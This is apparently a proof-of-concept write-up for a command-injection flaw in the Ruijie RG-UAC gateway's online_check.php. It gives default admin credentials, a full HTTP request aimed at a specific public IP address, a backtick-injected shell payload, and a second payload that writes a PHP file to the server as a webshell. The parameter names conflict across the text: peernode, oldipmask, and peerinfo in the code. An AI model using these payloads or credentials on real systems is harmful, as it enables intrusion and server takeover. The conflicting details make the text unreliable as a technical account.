

Ruijie RG-UAC Unified Internet Behavior Management Audit

System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend `/view/vpn/autovpn/online_check.php` interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/vpn/autovpn/online_check.php

4. Code analysis

In the POST request, the parameter peernode is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.



```
103 $prog_match('/\s+([0-9]+)/i', $info, $matches);
104 $sethmask = $matches[1];
105 $sethdata[$sethcount]["orgmask"] = $sethmask; //删除功能使用
106 $seth = 0xFFFFFFFF << (32-$sethmask);
107 $sethmask = sprintf("%d.%d.%d.%d", (($seth&0xFF000000)>>24 & 0x000000FF), (($seth&0xFF0000)>>16 & 0x000000FF), (($seth&0xFF00)>>8 & 0x000000FF), ($seth&0xFF));
108 $sethdata[$sethcount]["mask"] = $sethmask;
109 $sethcount ++;
110 }
111 }
112 }
113 return 0;
114 }
115 }
116
117 if ($_REQUEST["peerinfo"] != "") {
118     $peerinfo = $_REQUEST["peerinfo"];
119     $peerinfo = substr($peerinfo, strpos($peerinfo, ".") + 1);
120     if (count($peerinfo) <= 12) {
121         $peerip = substr($peerinfo[11], strpos($peerinfo[11], ".") + 2);
122     } else {
123         $peerip = substr($peerinfo[12], strpos($peerinfo[12], ".") + 2);
124     }
125     $lanattr = array("LAN_IP");
126     $lanvalue = getConfig("/etc/if.conf", $lanattr);
127     get_ip_addr_details($lanvalue["LAN_IP"]);
128     exec("ping -I ".$sethdata[0]["ip"]." $peerip -c 2 -W 1", $retping);
129     //echo "ping -I ".$sethdata[0]["ip"]." $peerip -c 2 -W 1";
130     $pingflag = 0;
131     //print_r($retping);
132     foreach ($retping as $info) {
133         if (strstr($info, "bytes from")) {
134             $pingflag = 1;
135         }
136     }
137     if ($pingflag == 0) {
138         echo "<script type='text/javascript'>alert('失败')</script>";
139     } else {
140     }
```


5. Vulnerability recurrence

Case: <https://223.99.9.251:1443/>

1、As shown in the figure login interface.



Log in with username/password【admin/ firewall】



2、Construct a data packet and change the oldipmask parameter to 'id>2.txt' to execute any command

POST /view/vpn/autovpn/online_check.php HTTP/1.1


Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)

Gecko/20100101 Firefox/124.0


Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSAttack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

peernode=`id>2.txt`




The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a POST request to `/view/vpn/autovpn/online_check.php` with various headers and a body containing the command `peernode=`id>2.txt``. The 'Response' tab shows an HTTP 200 OK response with a JavaScript alert message: `<script type='text/javascript'>alert('失败')</script>iii:0,hit:0`.

visit /view/vpn/autovpn/2.txt



You can also write webshell, here use phpinfo to test

peernode=`echo+`<?php+phpinfo() ;?>`+2. php`



visit /view/vpn/autovpn/2.php

